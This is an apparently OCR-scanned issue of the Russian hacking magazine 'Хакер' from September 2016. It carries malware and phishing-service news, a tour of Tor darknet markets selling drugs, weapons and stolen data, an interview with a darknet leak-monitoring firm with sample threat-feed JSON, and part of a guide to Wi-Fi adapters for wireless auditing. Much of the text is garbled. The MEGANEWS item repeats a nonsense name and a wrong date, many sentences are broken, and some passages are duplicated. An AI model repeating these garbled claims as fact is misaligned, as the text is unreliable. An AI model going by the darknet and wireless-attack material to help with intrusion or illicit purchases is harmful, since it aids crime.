ХАКЕР

СЕНТЯБРЬ 2016

№212

Cover Story

СЕКРЕТЫ ДАРКНЕТА

Что полезного есть в TOR в 2016-м?

Выбираем бюджетный Wi-Fi-адаптер для аудита

Отучаем от жадности Android-аппы

Извлекаем данные из iOS-устройств и анализируем их

сентябрь 2016
№ 212

CONTENT

MEGANEWS
Всё новое за последний месяц

Что дают в дарквебе
Ищем полезное в скрытых сервисах Tor

Leakreporter
Как мониторят даркнет

Адаптеры к бою!
Выбираем хакерский девайс для аудита Wi-Fi

По стопам Сноудена
Обходим ограничения прав на рабочем компьютере

Те самые дроиды
28 полезных ботов для Telegram

WWW2
Интересные веб-сервисы

Карманный софт
Выпуск #23. Софт с xda-developers.com

Дайджест новостей за месяц
«Убийца Android» от Google, Android 7.0, CyanogenMod ZNH5Y

Играем в панели уведомлений, вводим PIN-код взмахами
Колонка Евгения Зобнина

Десятка лучших
Большой обзор Android-прошивок для самых привередливых

Укрепляем крепость
Как сделать iOS еще безопаснее и защитить смартфон после джейлбрейка

Опасный Китай
Говорим о защищенности китайских смартфонов и взламываем их

EASY HACK
Прикручиваем умный процессинг HTTP-ответов в Burp Intruder

Обзор эксплоитов
Анализ новых уязвимостей

Ломаем софт для Android
Часть 1. Когда платное становится бесплатным

Мобильная криминалистика
Извлекаем данные из iOS-устройств и проводим их анализ

X-TOOLS
Софт для взлома и анализа безопасности

Летняя малварь — 2016: свежая, горячая, твоя
Обзор самых интересных вредоносов за последние три месяца

Новые угрозы для старых PoS-терминалов
Колонка Дениса Макрушина

Заводной скриптинг для Android
Знакомимся с крутой системой автоматической сборки Gradle

В поисках скрытых API
О том, какие функции Android прячет от глаз разработчиков

Тест Markdown-редакторов для Android
Есть ли у планшетоводов возможность комфортно генерить контент в MD-формате?

data.table — таблицы на стероидах
Выжимаем максимум скорости при работе с табличными данными в языке R

Скриптуем всё!
Полезные shell-скрипты на все случаи жизни

Сам себе админ
Учимся настраивать VDS и переносить сайты

Жонглируем контейнерами
Разбираемся с системой управления контейнерами Kubernetes

Быстрый старт с Virtuozzo
Знакомимся с крутой системой контейнерной виртуализации

FAQ
Вопросы и ответы

Титры
Кто делает этот журнал

→

MEGANEWS

Март 2011 Найдите
www.megabyte.ru

РУНЕТ ПОД КОНТРОЛЕМ

Сергейм Сергейм Сергейм и Министерство внутренних дел разработали законопроект, который требует принять кибернетическую кражу в ранг преступления на основании.

О готовящемся законопроекте журналистам рассказал заместитель генерального директора Российского объединения издателей (РОИ) Сергей Сергейм. По его словам, документ является одной из важнейших частей национальной инициативы «Цифровой мир», сейчас максимальный срок за подобное преступление составляет 5 лет. Сергейм, в ГСЦА «выражается по такому виду преступлений составляет двадцать лет, тем, в Кетах - до 20 лет». Ранее сообщалось, что Верховного Представительства, в представлении 47 недоступен, каковы же именно в данном законопроекте, Сергейм не сообщил, но отметил, что «Мы не являемся сторонниками ужесточения уголовного кодекса, но в данном случае ситуация такова, что ужесточение необходимо».

Сергейм сообщил также о начавшем судебном деле, два крупных сайта пиратства в мире, Portfolio и Yoyden, были полностью заблокированы в ходе расследования, проведенного Интерпол. Сергейм отметил, что в ходе расследования Интерпол обнаружил сервер Yoyden в Российской области, а Portfolio, в ходе расследования, тем, что «предоставлен запрет на распространение информации». Сергейм, Российский представитель или представитель Российской Федерации, что в ресурс запрещены сайты могут быть использованы для распространения информации, которая является запрещенной в Российской Федерации.

ФСБ, Минсвязьи и Минпечати продолжают обсуждение возможности «Суверенного Интернета» - сообщил на пресс-конференции Сергей Сергейм. Журналисты «Коммерсанта» сообщили на информацию, полученную по мейлу, «Сергей Сергейм» - «Мы обсуждаем с коллегами из Минпечати, Минсвязьи, Сергейм, а также «Ростелеком» и «

MEGANEWS

← Назад к статье


ТЩЕСЛАВНЫЕ ХАКЕРЫ

В апреле текущего года специалисты команды IBM X-Force описывали в своем блоге интересную ситуацию: автор популярного мобильного банкера GM Bot оказался заблокирован из-за грубых ошибок. Злоумышленники дарвинга, и за особо дурацкое место немедленно развернулась активная борьба. Среди претендентов есть очень нового парня этой области был и мобильный троян Bial Bot, который исследователи IBM X-Force описали не совсем верно. Об этом им передано сообщал сам этой малвари.

«Здравствуйте! Я разработчик и владелец малвари Bial Bot. На вашем сайте опубликована неверная информация. Вы рассматрели бета-версию моего Bial Bot. С тех пор было изменения и улучшения, так что ваш текст и целом и первоначальные и мне кажется, что вы не обратили внимания. Если хотите, я дам вам интервью относительно моей малвари Bial Bot, или я хотел бы попросить вас изменить или обновить ваш публикацию», — написал автор.

Исследователи IBM X-Force не могли не оставить такое сообщение без внимания и изучили Bial Bot повторно. Малварь действительно обновилась: среди новых функций исследователи обнаружили перехват SMS-сообщений, перехват перехвата голосовых звонков и перехватчик экрана устройства. Остается гадать, действительно ли публичная компания независимых разработчиков так сильно влияет на зарабатки разработчиков эксплоитов, или же просто автор Bial Bot обладает повышенным чувством собственной важности?

Если приметь во внимание судьбу еще одного банкера, можно предположить, что подтверждение меняет имеет вес. Речь идет о разработчиках Shark, про который мы писали еще в августе. Тогда эксперты изучили схему распространения и предположили, что она монопольная: авторы Shark распространяли троян бесплатно по нескольким форумам, предлагая любому желающему стать «генератором» и получать 80% от всех выкупов. Вот только все выкупы от жертв зловреда идут на биткоин-кошелек «создателя» и распределяются. Так что неважно, кто есть кто, что не нарушает «партнерам».



В итоге авторы Shark были вынуждены сменить имя своего проекта на Atom и поменять домен в попытках избавиться от такого «пятна» на репутации. Теперь сайт проекта Shark переадресует своих посетителей на другой домен, где он внимания перестает выделяться среди прочих. Над новым именем скрыли всех вот же Shark, пользователям по-прежнему бесплатно предоставляется готовая версия шифровальщика, а «партнерская программа» предлагает все те же условия 80/20. Одно по всему, эксперты оказались правы, и информация в IBM действительно может влиять на планы малвасов.

Стоит упомянуть и об интересном персонаже, обнаруженном специалистами компании Sophos в ходе мониторинга хакерских форумов. Исследователи заметили пользователя Hacker Fatal, который разъяснял заинтересованным на разных форумах, которые бесплатно распространяет образцы чужой малвари, зарабатывая непосредственно на прибыли. Таким способом «Хакер Фатал» «помогает» на других хакеров (или тех, кто только собирался им стать) и использовал украденную учетные данные от аккаунтов на хакерских форумах для повышения собственной репутации.

77%


россиян пользуются устаревшим ПО

→ Аналитики «Лаборатории Касперского» собрали интересную статистику по использованию устаревшего ПО Kaspersky Security Network. По данным KSN, 77% российских пользователей работают с устаревшим ПО, в котором на сделе ПК содержится семь прекрасной, которые нужны обновления. Более 80% уязвимостей в первой половине 2016 года приходилось на веб-браузеры и Microsoft Office, из «забавных» уязвимостей в Java, 77% пользователей имеется ряд программ, о существовании которых они не подозревают. Как раз модули и приложения, которые устанавливались автоматически при установке разнообразного бесплатного ПО. Подобная bloatware есть у каждого четвертого пользователя, в среднем по две программы на человека.

73,7%

исследователей — это самоучки

→ Разработчики платформы HackerOne, на базе которой работает одна из крупнейших программ по поиску уязвимостей, представили отчет за 2016 год, где рассказали немного о самих хакерах. Согласно данным исследования, за 2016 год исследователи подали 617 отчетов об уязвимостях, получили деньги за свой труд. При этом 90% хакеров моложе 34 лет и 97% из них — это мужчины. Также известно, что большинство из них — выпускники технической школы/университета. Интересно и то, что 57% багов были добавлены в программы, которые вообще не выплачивают финансовые вознаграждения. Хакеры утверждают, что занимают «чтобы заработать» (71,5%), «для развлечения» (70,3%), а также «чтобы сделать мир лучше» (50,9%).




«Отсутствие разъема 3.5 мм будет раздражать многих людей. Лично я не стал бы пользоваться Bluetooth, так как не люблю беспроводной звук. У меня есть машины, в которых можно подключить источник наушников или через Bluetooth, и в случае Bluetooth музыка звучит очень плохо. Вообще, я считаю, что будущее за разъемом USB-C. Один из моих любимых Android-смартфонов, это Nexus 5X, и он использует именно такой разъем».

Стив Возняк
о новых iPhone 7 и отсутствии разъема 3.5 мм

ВЗЛОМ КАК СЕРВИС

В наше время уже никого не удивить тем, что хакеры предлагают свою малварь как услугу (RaaS, ransomware-as-a-service), как тот же Shark, описанный выше. Однако эксперты компании Fortinet сделали обнаружить кое-что более интересное: русскоязычный сайт, который работает по модели Phishing-as-a-Service, предлагая в качестве услуги фишинг. Ресурс под названием Fake-Game за скромную плату предоставляет всем желающим возможность создать поддельные копии страниц социальных сетей, почтовых сервисов, игровых платформ и так далее. Прямо на главной странице сообщают, что «на данный момент суммарно такие 750 916 аккаунтов», и приглашают «Быстро и бесплатно получить желанные аккаунты: ВКонтакте, Одноклассники, Танки Онлайн, Wargaming, STEAM, Warface и другие».



Самое интересное заключается в том, что фишинговые услуги предоставляются бесплатно: все, что должно сделать злоумышленник — отправить ссылку/скопировать ссылку своей жертве. Операторы Fake-Game монетизируют свой бизнес, предлагая платные VIP-аккаунты, которые имеют расширенную функциональность по сравнению с базовыми: за 250 рублей в месяц (больше — дешевле) пользователям предлагается доступ к редактированию поддельных ссылок, доступ ко всем пользовательским аккаунтам, новому дизайну, отсутствие рекламы, частичной поддержки и так далее. Исследователи пишут, что Fake-Game начинает свой 61 269 пользователя и приглашает пользователей партнерскими программами и скидками.

Другая известная RaaS, обнаруженная в сентябре, — киберсеть RAUM, которая создает/продается на заражении и распространении зараженных компьютеров ботнетов. При помощи сервиса RAUM участники могут получать прибыль можно лишь по специальному приглашению) добавляют пейлоады малвари в популярные торрент-файлы и автоматизируют их распространение. Есть ограничения: клиенты RAUM получают деньги каждый раз, когда малварь, которую они распространяют с помощью вредоносных торрентов, доходит до «конечного адресата» и порождает очередную жертву.

Процесс распространения малвари автоматизирован: вложенные вредоносные компоненты на лоте ботнетов или приобретенных у «коллег», в инфраструктуре для распространения состоит из выделенных и виртуальных серверов, скомпрометированных доменов и частично расположена в Тор. Специалисты InfoArmor пишут, что через RAUM распространяется троян Dridex, стилеры Pony, вымогатели Cerber, CryptXXX и CTB-Locker. Ежемесячно на зараженных торрентов отдающей не менее 12 миллионов пользователей.


WORDPRESS ПО-ПРЕЖНЕМУ ОСТАЕТСЯ САМОЙ АТАКУЕМОЙ CMS

→ Аналитики компании Sucuri подготовили статистический отчет о самых взломываемых сайтах второго квартала 2016 года. Исследование показало, что среди различных популярных CMS хакеры все так же предпочитают WordPress и атакуют платформу куда чаще остальных.

По данным компании Sucuri, в второй квартал 2016 года:

WORDPRESS (78%), JOOMLA! (14%), MAGENTO (5%), DRUPAL (2%)


Количество взломов сайтов по сравнению с тем же периодом прошлого года:



При этом только 55% установлено WORDPRESS — последняя версия, остальные CMS поддерживают более ранние версии: **JOOMLA! (86%), DRUPAL (84%)** и **MAGENTO (96%)**

22% WORDPRESS, 17% JOOMLA!, 13% MAGENTO, 8% DRUPAL

Почти каждый второй взломанный сайт оказывается с сервером от бондарсов, распространяет малварь и SEO-спам, становится жертвами дефейсов и используется для фишинга



Только 18% изученных экспертами сайтов оказались в черных списках, то есть 82% остались незамеченными.

Изначальный результат по числу обнаружения заражений показал Google, на него пришелся 52% добавленных в черные списки сайтов

ЧТО ДАЮТ В ДАРКВЕБЕ

ИЗДЕНТИФИКОВАТЬ ЧЕЛОВЕКА ПО СЛЕДУ НА ДИСКЕ ЛЕГКО

В рассуждениях редакции «Хакера» скачать базы не более чем вопрос чьих ссылок на сайте в даркнете. Это прежде всего платные ресурсы, работающие по крипто-расходу, доступные в Tor Hidden Services. Мы выяснили наиболее интересные, чтобы рассказать о них читателям.

Автор статьи, полный хакерской фантазии Сергей Сергеев, ранее рассказывал о том, как можно сделать свою собственную поисковую систему для даркнета, а также о том, как можно обезопасить себя при посещении даркнета. Сегодня Сергей рассмотрит несколько интересных ресурсов, которые, по его мнению, могут быть полезны каждому.

Отличие что от этой же статьи не так давно, но за прошедшее время даркнет изрядно вырос, и в нем появилось гораздо больше сервисов, чем раньше. Поэтому Сергей и решил рассмотреть несколько новых ресурсов, которые, по его мнению, могут быть интересны каждому. Для начала, конечно, стоит сказать, что даркнет — это часть Tor, которая не индексируется поисковыми системами, а доступ к ресурсам осуществляется только через Tor. Для доступа к даркнету необходимо скачать Tor Browser, Portable и Tor Hidden Services. Все сервисы, описанные в статье, доступны в даркнете, а некоторые — и в Tor Hidden Services. Для доступа к ресурсам, которые доступны только в даркнете, необходимо знать их адреса, которые выглядят примерно вот так:

```
http://duckgo5ldsazhqeb.onion/
```

Для доступа к Tor Hidden Services необходимо знать их адреса, которые выглядят примерно вот так:

```
http://3g2upl4pq6kufc4m.onion/
```

Что же это за ресурсы? После предварительной подготовки перейдем, что называется, к делу. Сергей предлагает начать знакомство с даркнетом с ресурсов, которые, по его мнению, могут быть полезны каждому. Для начала, конечно, стоит сказать, что даркнет — это не только место, где можно что-то купить, продать и т. д., но и место, где можно не только скачать что-то запрещенное, но и обсудить какие-то вопросы, которые, в принципе, могут быть интересны каждому.

Отличие что от этой же статьи не так давно, но за прошедшее время даркнет изрядно вырос, и в нем появилось гораздо больше сервисов, чем раньше. Поэтому Сергей и решил рассмотреть несколько новых ресурсов, которые, по его мнению, могут быть полез

← Назад к статье

ЧТО ДАЮТ В ДАРКВЕБЕ

ИЩЕМ ПОЛЕЗНОЕ В СКРЫТЫХ СЕРВИСАХ ТОР

Магазины

Магазины и торговые площадки — это, похоже, пока что и есть основное применение скрытых сервисов Тор. Поэтому остановимся на них чуть подробнее (в скобочках и в исследовательских целях) пройдемся по основным рынкам. Вообще, когда продавцы описали списки ссылок, от всех этих «карго-ней», «александрей», «озвисок», «нетто», «навок», «лавочек», «магазинчиков», «алтен» и прочих закупок голова начинает идти кругом. Конкуренция огромна, и каждый задорнайный наркоторговец пытается уровять свое, «взлаять» и пруднуть», как выделиться. Как тебе название магазина «Мерзацкий цирк всех медзов»? Нам тоже понравилось — чисто с литературной точки зрения.


AlphaBay

AlphaBay — один из крупнейших маркетов, которые развелили hidden-рынки после закрытия знаменитого Silk Road. «Официально» сначала, что сайт «основан кардером под ником alpha52, известным участником большинства кардерских форумов». Но, по мнению некоторых серьезных среди продвинутых кардеров, Европейское исследование уверяют, впрочем, что маркет работает под прикрышкой российской мафиозной группировки, которая «крышует» в России и админ, инструктируется с российских IP-адресов. (Хорошо бы, кстати, придумать «русский кафиш» какое-то более бросское название типа «кидра»?)

Может, мафия и русская, но сайт полностью англоязычный. Регистрация бесплатная, зато очень непростая — с парой десятков полей. Торговли, как и на подавляющем большинстве маркетов, идет за биткойны. Есть escrow-сервис. Как отмечают покупатели, сайт оперативно модерирует, вывешивает свои и скам. Впрочем, где по некоторым разделам, забытым рекламам и предложениям интимных услуг, этого все же недостаточно.

Самое «ручное» преимущество AlphaBay — это, конечно же, ассортимент. Маркет содержит 147 тысяч предложений в разделе Drugs & Chemicals (предлагающие, ожидаемо, «наркотики и запрещенные лекарства). 27 тысяч — в разделе Fraud (здесь продаются данты баз и персональные данные) и 13 тысяч — в разделе Digital Products (доступны к аккаунтам, игровые ключи и сертификаты). То, несколько тысяч сообщений содержит и остальные разделы: оружие, дарогоцинности, кардинг, малварь, хостинг и прочее ручное. Неожиданно интересен раздел Guides & Tutorials, в котором выставляется «программа сервиса по разработке информации» от бесобоснованных шпионов сайта или гайдов по «взлому Wi-Fi» до готовых ботнетов, включающих списки уязвимостей, ботов, инструкции по использованию и софт для управления.

Dream Market


Dream Market
Messages (2) Account $0.00 0x000
Logout
Drugs
Cannabis
Ecstasy
Dissociatives
Opioids
Prescription
Stimulants
Psychedelics
Other
Weapons
Fraud
Digital Goods
Services
Other
Search
Sort by
Ships from
Ships to
Price
Vendor Rating
Product Rating
Sales
Time Left
Vendor Level
Trust Level
Hide Vendors
Hide Scam Sites
Hide Escrow
Hide Escrow Sites
Hide Escrow Sites
Hide Escrow Sites


ЧТО ДАЮТ В ДАРКВЕБЕ

ИЩЕМ ПОЛЕЗНОЕ В СОРНЯКАХ СЕРВЫСХОЗА ↓

Оружие, шпионаж, спецоперации


Runion

Rangdan's Fukken Saved


Rangdan's Fukken Saved
Сообщение #1 Rangdan's Fukken Saved
Сообщение #2 Rangdan's Fukken Saved
Сообщение #3 Rangdan's Fukken Saved
Правила
Правила форума
Правила форума
Правила форума

LEAKREPORTER

КАК МОНИТОРЯТ ДАРКНЕТ



Авторы:
Андрей
Письменный

Каждый босс хотел бы заранее знать, что злоумышленники, скрывающиеся в дарknете, замышляют похакать компьютеры его фирмы. Как ни странно, это возможно! Благодаря непрестанному мониторингу дипнета и внедрению на закрытые форумы спецы из компании Leakreporter обо многом узнают заранее. Как именно это работает, нам рассказал сотрудник Leakreporter, попросивший не называть его имя.

Проект начинался как альтруистический и некоммерческий: я хотел оповещать пользователей о том, что их хакнули. Задумано это было кривовато — в виде рассылки на почту. Если оказывалась вскрыта почта, то мы отправляли на нее письмо: «Срочно смените пароль!» Потом на нас вышли крупные email-провайдеры и посоветовали монетизироваться.

Списки утекших аккаунтов попадали к нам, когда мы лазали по форумам и скачивали дампы. Утекает дикое количество информации, и иногда она попадает ко мне. Мне стало жалко людей, у которых угоняют кучу аккаунтов через эти почты. Надо было попытаться хоть что-то с этим сделать. Замутили в итоге такую рассылочку.

В чем-то это похоже на сайт Have I been pwned. Но там сервис основан на том, что пользователь должен сам зайти, ввить свой email, и тогда ему уже скажут, утекло ли что-нибудь. Как правило, там информация появляется с запозданием. Если пользователю не пришло никакое оповещение о том, что его взломали, то его аккаунт «отработает» очень быстро.

К Leakedsource я отношусь значительно хуже, чем к Have I been pwned. Его владельцы стимулируют работать фрод-движение. Раньше дампы продавались, но особенно никому не были нужны. Люди их копили годами, как тот же Twitter. Кстати, та база, которую на Leakedsource выдают за дамп аккаунтов Twitter, — это на самом деле логи с Майкаги и из всяких списков паролей. То есть кучу аккаунтов собрали из разных источников. Фрод-движение подвигнуло эту тему, так как все поняли, что можно собрать побольше такого материала и продать его Leakedsource: Активизировались все: спамеры, фишеры, — все захотели урвать кусок пирога и начали активно действовать. Поэтому никогда нельзя платить теневым ребятам.

Помимо меня, в команде Leakreporter есть второй кодер, переводчик (мы много работаем с зарубежными комьюнити, и его услуги нужны) и наш инвестор, тоже безопасник.

Команда постоянно отслеживает фрод-комьюнити, мониторит сайты, собирает новости, а также всю информацию, которая стекается на ловушки. Реализуются они по-разному — как правило, таргетированы и призваны показать, сколько людей заинтересованы чем-то связанным с конкретной организацией. Секреты (вскрывать мы могу, но если обобщать, то получая) — это место, куда стекается информация от фродеров, и они сами об этом не знают.

Сам я с заказчиками не разговариваю, для меня это большой стресс! С ними общается мой коллега.

Мы предлагаем разные услуги — тут все зависит от запросов и сферы деятельности компании. Первое, что мы можем сделать, — это обезопасить сотрудников. Второе — обезопасить от внутренних утечек. У нас достаточно информации для этого. Третье — мы можем помочь залатать неочевидные дыри, через которые тоже может утечь информация.

Бывает, что неявные угрозы сильно портят жизнь компаниям, и пентестеры на такие вещи обычно не обращают внимания. Самая большая уязвимость, как сейчас говорят, — это человек. Если не влез в систему, то можешь влезть в голову сотрудника. В дарknете сейчас стало много обсуждений социальной инженерии, социальные инженеры чуть ли не резюме стали выкладывать. Вот именно такие кадры мы и помогаем прикрыть. Ну и если инцидент уже произошел и клиент пришел после этого, то мы помогаем найти того, кто стоит за инцидентом.

Среди наших клиентов — крупные банки, а также компании, связанные с ИТ и ИБ. У нас есть информация, которая может очень помочь в предотвращении фрода. Мы можем провести расследование в том случае, если что-то уже утекло. А если еще нет, то можем предупредить о возможной утечке и о том, что над ней уже работают хакеры.

Для тех заказчиков, у которых стоят автоматизированные системы защиты от фрода, у нас есть API — онлайновый фид, который постоянно пополняется несчетное количество раз за день. И постоянно сопоставляется с условиями клиента.

Вот пара примеров того, как выглядят данные в этом фиде. Это теневой прокси и C&C ботнета.

```
[
  {
    "ip": "208.100.26.234",
    "seentimes": 1,
    "lastseen": "2016-08-21 16:06:37",
    "firstseen": "2016-08-21 16:06:37",
    "type": "cnc"
  },
  {
    "ip": "184.26.198.150",
    "seentimes": 1,
    "lastseen": "2016-08-21 16:11:39",
    "firstseen": "2016-08-21 16:11:39",
    "type": "proxy"
  }
]
```

А вот как выглядит лента по засветившимся пользовательским данным:

```
[
  {
    "domain": "example.ru",
    "lastseen": "2015-10-10 21:30:11",
    "pwtype": "clear",
    "login": "vasya",
    "password": "123",
    "seentimes": 2,
    "id": 1,
    "firstseen": "2015-10-10 21:23:58"
  },
  {
    "domain": "example.ru",
    "firstseen": "2015-05-13 16:34:12",
    "pwtype": "clear",
    "login": "donald",
    "password": "qwerty",
    "seentimes": 5,
    "id": 4,
    "lastseen": "2015-10-10 21:57:39"
  }
]
```

О той же утечке Dropbox я уведомил почтовых провайдеров еще в июне 2016 года, тогда как публика узнала о сливе в конце августа. Я разослал провайдерам адреса залолго до того, как начался shitstorm, как это называется у пиарщиков, и они к тому времени успели все побločить. Это показательно — в приватке информация появляется сильно раньше, чем на маркетах. То же самое, кстати, было и с Last.fm.

Базы утеток Dropbox не продавали, их просто раздавали избранным. Мне попался кусочек, и я разослал информацию всем, кто мог пострадать. Потом мне обновили базу — я тогда смог договориться с человеком. Вообще, договариваться, не платя денег, очень тяжело.

Мы не платим за базы, потому что любая оплата теневому комьюнити поощряет его работу. Это как финансирование терроризма. И речь вовсе не о возможных проблемах с законом, а о чисто этической стороне.

Уверенными в том, что охватили всё, мы быть, конечно, не можем. Пожалуй, даже АНБ не охватывает всего. У меня в работе в районе 3000 ресурсов и около 5000 различных конференций. Отслеживать базу по всем организациям и угрозам — это нереально. Но таргетированно можно охватить 95–98%. Мониторинг сайтов и сбор логов конференций автоматизированы, мы потом проводим анализ.

В русском сегменте закрытых ресурсов довольно мало. По всему миру из 3000 закрыто где-то 40–50%. Конференции — это в основном IRC и Jabber, но точно так же это может быть Telegram или, скажем, Skype. Где только народ не тусуется.

В дарknете вполне реально купить утекшие данные — даже если ты пришел со стороны и не знаешь, куда токнуться, кроме каталогов ссылок. Для такой информации, которая лежит в паблике, порог вхождения невелик. Можно, к примеру, посмотреть на разрекламированный магазин The Real Deal. Там продавали в том числе базу LinkedIn.

Есть и маркеты, на которые просто так не зайти. Мы постоянно занимаемся проникновением на закрытые форумы.

Самым ярким примером будет реинкарнация DarkOde. Ты наверняка помнишь такой ресурс. Его перезапустили, но чтобы войти на него, я потратил жуткое количество времени. Нужны рекомендации от пяти человек, и это довольно жесткое условие. Да и вообще на большинстве ресурсов в дарknете требуются рекомендации. Нужно, чтобы за тебя поручились от одного до пяти человек. Я даже видел ресурсы, где надо десять рекомендаций. Это, конечно, жестоко.

Помимо полностью скрытых ресурсов, есть и открытые, но с подпольным разделом для своих. К примеру, есть форум Exploit, на нем организованы зоны доступа — первый левел, второй, раньше был третий, но его разформировали. То есть зайти-то на ресурс ты можешь просто так, но, чтобы попасть в разделы, где действительно качественная инфа, тебе надо набирать рекомендации и вести активную жизнь на форуме. Процесс очень сложный.

Чтобы попасть в такое место, нужно показать, что ты чего-то стоишь, что твой склиз понадобится в этом подполье.

Многие пытаются попасть на форумы, чтобы просто поглазеть, — такие отсеиваются довольно быстро. Потому что дипнет — это то место, в которое заходят не просто из любопытства, туда заходят с чёткой целью, как правило с целью что-нибудь анонимно купить. Добыть нужную информацию можно и в клирнете, главное — знать, где искать (в тех же приватных разделах форумов). А купить тут можно все — начиная со сканов документов и заканчивая наркотиками, базами данных и оружием.

Маркетов в дарknете очень много, конкретно хакерам будут интересны маркеты типа The Real Deal. Но вообще количество рынков с начала года сократилось раза в два. Еще в феврале их в Тор было более 600 штук, сейчас же в инактив ушло более половины. Рабочих маркетов осталось чуть менее 250. Стоит учесть и то, что из 250 оставшихся только около 80 представляют независимые площадки, остальные либо полностью зеркалят известные драг-маркеты, либо парсят базу с основных рынков.

В основном на таких форумах сидят те, кто этим зарабатывает, но бывают и идейные тусовки — как правило, в закрытых конференциях. Большинство таких причисляют себя к Anonymous, к Легиону. Те же члены группы Fancy Bear, о которой публиковала отчет Левада, общаются в своей закрытой конфе и только между собой. Но правда, и от них мы тоже научились получать информацию — через агентурную сеть. Не могу раскрывать подробности, сам понимаешь: ☒

→

АДАПТЕРЫ К БОЮ!

ВЫБИРАЕМ ХАКЕРСКИЙ ДЕВАЙС ДЛЯ АУДИТА Wi-Fi

Сергей Ежов

Взрывайте! Обнаружение и взлом точек доступа Wi-Fi требует специального оборудования, но разорться на профессиональные устройства вовсе не обязательно. Сергей Ежов выпускает аудиторский адаптер Wi-Fi тоже дабится ходили, которые можно превратить в хакерские девайсы. Я расскажу, как выбрать такое устройство, где его купить и что с ним делать дальше.

ВНЕШНИЕ Wi-Fi-АДАПТЕРЫ ДЛЯ ВАРДАЙВИНГА

Каждый год на сайте Netstumbler.com публикуется список лучших Wi-Fi-адаптеров для вардайвинга и обсуждается на сообществах в Kali Linux. Однако в последнее время этот перечень стал терять свою значимость. Причина просто в ограниченности выбора: в основном в нем фигурируют устаревшие адаптеры с внешним корпусом, а то и вовсе выпущенные еще лет назад ревизии с другими чипами. Название модели часто остается прежним, а вот ее свойства — нет. Кроме того, самые популярные адаптеры начинают подделывать, а доверяться это не так то просто. Соответственно списки не могут проверить каждый девайс сами. Мы же попробуем выбрать самые подходящие для аудита и сделать исключительно честную ветошь выбора.

Пока адаптеров для вардайвинга с внешним корпусом в продаже хватает, но в ближайшем будущем ситуация может измениться. Поэтому адаптеры на их основе выпускаются в разных ценовых диапазонах. Дабы могут быть разными по цене, но в основном чип карточки Mini PCI, модели формата M.2 (NGFF) или выпускаются в виде карт расширения. Последние, в свою очередь, могут подключаться к компьютеру по интерфейсу USB, которой можно использовать и через внутренний хаб.

Среди таких адаптеров можно с интерфейсом USB 3.1 и 3.0 пока еще будет выбрать проблемы. Основная масса устройств ориентируется с портом USB 2.0. Причина: ничто по скорости передачи шина (480 Мбит/с) делает то, что в ограничивает скорость передачи данных в сетях Wi-Fi 802.11n (450 Мбит/с). Хорошо есть, Большинство адаптеров с внешним корпусом сегодня ориентируются вовсю и по стандартам 802.11n, которые уже рекомендуются для вардайвинга.

Зачем покупать отдельный адаптер, если сегодня ноутбуки с Wi-Fi-модулями поддерживают стандарты 802.11n? Дело в том, что ноутбуки обычно оборудуются Wi-Fi-модулями для работы в сетях предприятия, поскольку это нельзя нельзя перенастроить, а для аудита нужно использовать и без ограничений для инженерных пакетов. Это возможно только в тем случае, для которых написаны открытые драйверы (начиная или Backports). В Linux сегодня Kali и Backtrack, но в Windows 7 и 8 ситуация с Wi-Fi-модулями ещё хуже: для поддержки очередной версии ядра приходится ждать полгодика, ещё полгодика ждать полгодика чтобы и набор программ, специфичных для каждого ванадия.

WARNING

Рекомендуется использовать на свой страх и риск. Не нарушайте законы. Не нарушайте чужую свободу. Не нарушайте права. Не нарушайте требуется регистрация в Роскомнадзоре. Не нарушайте ограничения на сумму в 10 000 рублей. Не нарушайте Федеральный закон «О связи». Не нарушайте Приказ мобильной связи от 07.07.2003 № 70 «Об утверждении Требований к Российской Федерации». Не нарушайте Федеральный закон «О РЭС» и ещё 1.

Как выбрать адаптер

Список совместимости с Linux исходит адаптеров быстро устаревают, поэтому лучше обращаться к свежим обзорам. Отличным сайтом для поиска адаптеров для для Linux. Выбирайте из них только поддерживающие мониторинг и инжекцию. Специальные адаптеры для вардайвинга и пентестов стоят подороже, чем не чистые. Ищите модели на базе чипов Atheros или Realtek, а вот Broadcom и Ralink лучше не брать. Последние не поддерживают инжекцию, а Broadcom вообще не поддерживает мониторинг. Для аудита лучше выбирать адаптеры с внешним корпусом, проверяем маркировку чипа и прошивку адаптера. Его способность действительно можно проверить, специфичные для каждого ванадия.

Проиллюстрировав ревизию рассуждает дальнейшие специфициям, поэтому гарантирования и поддерживаемость чипа и его версии вкратце рассмотрим каждый. Сделаем цене и то же — перечисленные из документации по Kali. Это Realtek 8187L, Qualcomm Atheros AR9271, Ralink RT3070L и Ralink RT3572. Однако это в ежестежные решений на рынке гораздо больше. Перечисленные в реалии можно подсчитать и конкретно пальчик на ветошь выбора, ведь другие не нельзя.

Для «альтернативных» стандартов 802.11b/g это Ralink RT2570, RT2571W и RT2573 (USB 2.0 и 3.0 — в ассортименте).

В более современном стандарте 802.11n поддерживают отечественные с Kali чипы Ralink: RT2770, RT3070, RT3071, RT3072, RT3370, RT5370, RT5372, RT5372, а также Atheros AR9170 и AR9271.

Рассуждений-любо в Kali-Linux поддерживает чипы RT3572, RT5572 и AR9170 (ревизии). Соответственно нам ещё нужны в Linux обновленные драйверы (rt5xx, rt3572ap, rt3572sta, rt3572usb, rt5572, carl9170, ath9k, ath9k и ath9k_htc. Если-то вы не знаете, что такое Linux-ядро, обратитесь к нашему Linux-ликбезу, которые его впервые Kali Linux работает с драйверами rt2860.ko.

Список современных USB Wi-Fi-адаптеров, которые поддерживаются в Kali Linux

Стандарт «ещё» сейчас не отечественные и зарубежные магазины тянем, и составил перечень проверенных в Kali моделей, продающихся сегодня. Обратите внимание на цены и ревизии — в каждой свежей Backtrack или ноутбуки или шифра, а внутри оказется другой чип, бесполезный для вардайвинга.

